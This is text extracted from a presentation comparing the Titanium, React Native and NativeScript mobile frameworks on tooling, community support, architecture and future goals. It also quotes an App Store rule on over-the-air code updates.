




Agenda

- Hybrid Approaches
- Runtime Based CPT Candidates
- Philosophy of Titanium / React Native / NativeScript
- Why choose what when? And how to use?
 - Architecture
 - Developer Experience
 - Future goals
- Conclusions





Developer Experience

Comparing Ti vs RN vs {N} Developer Experience – Tools








IDE		
Appcelerator Studio (based on Eclipse), (paid)	 Any IDE* Nuclide Atom (free) Deco IDE (paid?) Visual studio code extension (free) 	 Any IDE Visual studio code extension (free) Telerik Platform (paid)
Build/Deploy/Debug		
CLI tool (paid)LiveViewUnit testEtc	 CLI tool Live reload Performance debug Etc 	 CLI tool Live sync Node-inspector debug Etc
OverTheAir JS updates		
 Possibility 	• Siphon, Codepush,	 Possibility

Comparing Ti vs RN vs {N} Developer Experience – Hot-reload IDE







Comparing Ti vs RN vs {N} Developer Experience – Community








Support		
 Official Docs Slack channel JIRA Tickets Stack Overflow Developer Blogs Paid support 	 Official Docs Reactiflux (channel) Product Pains Stack Overflow Developer Blogs 	Official DocsSlack channelGithub issuesStack OverflowDeveloper Blogs
News		
Official BlogTwitter	Official BlogTwitterReact News letter	Official BlogsTwitter
Contribution		
Github (160)JIRA Tickets	Github (704)Product Pains	Github (51)NativeScript Ideas

Comparing Ti vs RN vs {N} Developer Experience - Tools/Support Rating
















Future Goals




"The Web is for audience reach and native apps are for rich experiences. Both are strategic. Both are valuable. So when it comes to mobile, it's not Web vs. Native. It's both."




Comparing Ti vs RN vs {N} Future Goals – The Horizontal Platform








Comparing Ti vs RN vs {N} Future Goals – NativeScript + Angular 2





Comparing Ti vs RN vs {N}

Future Goals – NativeScript + Angular 2



Conclusion

React Native brings React further than the browser

Titanium Appcelerator is still a viable and stable runtime based solution

NativeScript is easiest to start with and has 0-day support for new features





Discussion





Appendix


Comparing Ti vs RN vs {N} Developer Experience – Over-the-air Updates

3.3.2 An Application may not download or install executable code. Interpreted code may only be used in an Application if all scripts, code and interpreters are packaged in the Application and not downloaded. The only exception to the foregoing is scripts and code downloaded and run by Apple's built-in WebKit framework, provided that such scripts and code do not change the primary purpose of the Application by providing features or functionality that are inconsistent with the intended and advertised purpose of the Application as submitted to the App Store.



Comparing **Ti** vs RN vs {N} Architecture – Runtime Architecture









Comparing Ti vs **RN** vs {N} Architecture – Runtime Architecture






Comparing Ti vs **RN** vs {N} Architecture – Runtime Architecture Ex.





Appendix Developer Experience – Tools LiveSync


LiveSync both ios and Android





Comparing Ti vs RN vs **{N}**Architecture – Runtime Architecture





Comparing Ti vs RN vs {N} Architecture – Runtime Architecture Ex.

